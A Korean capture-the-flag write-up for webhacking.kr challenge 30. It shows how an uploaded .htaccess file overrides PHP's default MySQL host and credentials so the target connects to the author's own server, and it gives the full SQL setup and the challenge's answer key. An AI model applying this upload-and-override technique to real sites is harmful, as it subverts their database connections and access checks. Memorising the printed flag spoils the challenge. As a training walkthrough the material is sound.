

webhacking.kr 30번문제

Xero

박준혁 (한양대학교 신소재공학부 2학년 군휴학 중)

2016-04-15

Email : wnsgurzxc@naver.com

Facebook : <https://www.facebook.com/wnsgurzxc>

다음과 같이 hint로 upload 소스페이지를 준다.

hint

<http://webhacking.kr/challenge/web/web-15/upload/index.php>

파일 선택

선택된 파일 없음

제출

upload error

index.php를 가보면 다음과 같은 소스를 볼 수 있다.

```
<?
mysql_connect() or die();
mysql_select_db("challenge_30_table") or die();
$q=mysql_query("select password from challenge_30_answer") or die();
$data=mysql_fetch_array($q) or die();
if($data)
{
    $pw="????";
    echo("Password is $pw");
}
?>
```

그냥 mysql_connect를 한 후 db를 선택하고 쿼리문을 작동시켜서 data가 있다면 password를 알려준다.

mysql_connect 함수를 찾아보니 다음과 같았다.

위 소스같은경우 인자들을 주지 않아서 기본값들로 된다.

인수

server

MySQL 서버명을 입력하며, 포트번호가 포함될 수 있다. 예) "hostname:port" 또는, 로컬호스트를 위해 로컬 소켓 경로가 될 수도 있다. 예) ":/path/to/socket"

PHP 지시어 [mysql.default_host](#)를 지정하지 않았다면(기본값), 'localhost:3306'입니다. [SQL 안전 모드](#)에서는, 이 인수를 무시하고 항상 'localhost:3306' 값을 사용합니다.

username

사용자명. 기본값은 [mysql.default_user](#)로 지정합니다. [SQL 안전 모드](#)에서는, 이 인수를 무시하고 사용중인 서버 프로세스를 소유하는 사용자 이름을 사용합니다.

password

비밀번호. 기본값은 [mysql.default_password](#)로 지정합니다. [SQL 안전 모드](#)에서는, 이 인수를 무시하고 빈 비밀번호를 사용합니다.

우선 다음처럼 외부 접근이 가능하게 host를 %로 사용자를 추가하였다.

새 사용자 추가

로그인 정보

사용자명:	Use text field: ▼	xero
호스트:	아무데서나 ▼	
암호:	Use text field: ▼
재입력:	
Generate Password:	Generate	

Database for user

- ☒ None
- ☐ Create database with same name and grant all privileges
- ☐ Grant all privileges on wildcard name (usernameW_%)


전체적 권한 (모두 체크 / 모두 체크안함)

주의: MySQL 권한 이름은 영어로 표기되어야 합니다.

데이터	구조	Administration	리소스 제한
<input checked="" type="checkbox"/> SELECT <input checked="" type="checkbox"/> INSERT <input checked="" type="checkbox"/> UPDATE <input checked="" type="checkbox"/> DELETE <input checked="" type="checkbox"/> FILE	<input checked="" type="checkbox"/> CREATE <input checked="" type="checkbox"/> ALTER <input checked="" type="checkbox"/> INDEX <input checked="" type="checkbox"/> DROP <input checked="" type="checkbox"/> CREATE TEMPORARY TABLES <input checked="" type="checkbox"/> SHOW VIEW <input checked="" type="checkbox"/> CREATE ROUTINE <input checked="" type="checkbox"/> ALTER ROUTINE <input checked="" type="checkbox"/> EXECUTE <input checked="" type="checkbox"/> CREATE VIEW <input checked="" type="checkbox"/> EVENT <input checked="" type="checkbox"/> TRIGGER	<input checked="" type="checkbox"/> GRANT <input checked="" type="checkbox"/> SUPER <input checked="" type="checkbox"/> PROCESS <input checked="" type="checkbox"/> RELOAD <input checked="" type="checkbox"/> SHUTDOWN <input checked="" type="checkbox"/> SHOW DATABASES <input checked="" type="checkbox"/> LOCK TABLES <input checked="" type="checkbox"/> REFERENCES <input checked="" type="checkbox"/> REPLICATION CLIENT <input checked="" type="checkbox"/> REPLICATION SLAVE <input checked="" type="checkbox"/> CREATE USER	<p>주의: 이 옵션을 0으로 하면 제한이 없어집니다.</p> <p>MAX QUERIES PER HOUR <input type="text" value="0"/></p> <p>MAX UPDATES PER HOUR <input type="text" value="0"/></p> <p>MAX CONNECTIONS PER HOUR <input type="text" value="0"/></p> <p>MAX USER_CONNECTIONS <input type="text" value="0"/></p>

```
CREATE USER 'xero'@'%' IDENTIFIED BY '***';
GRANT ALL PRIVILEGES ON *.* TO 'xero'@'%' IDENTIFIED BY '***' WITH GRANT OPTION
MAX_QUERIES_PER_HOUR 0 MAX_CONNECTIONS_PER_HOUR 0 MAX_UPDATES_PER_HOUR 0
MAX_USER_CONNECTIONS 0 ;
```


그리고 새 데이터베이스를 만든다.



SQL구문으로 다음과 같다.

```
CREATE DATABASE `challenge_30_table` ;
```

테이블도 만들었다.



필드	password
종류	VARCHAR
길이/값*1	10

```
CREATE TABLE `challenge_30_table`.`challenge_30_answer` (  
  `password` VARCHAR( 10 ) NOT NULL  
) ENGINE = MYISAM ;
```

값도 하나 주었다.

```
INSERT INTO `challenge_30_table`.`challenge_30_answer` (`password`) VALUES ('xero');
```

다음의 값으로 .htaccess를 만들었다.


```
php_value mysql.default_host '122.36.59.10'
```

```
php_value mysql.default_user 'root'
```

```
php_value mysql.default_password 'apmsetup'
```


위의 .htaccess파일을 업로드하고 /upload/index.php로 들어갔다.

그러자 다음과 같이 경고창이 뜬 후 password가 떴다.



Password is 896d4d74bb1065ffb56c6e015062c202

Auth에 입력하면 클리어된다.



KEY : 896d4d74bb1065ffb56c6e015062c202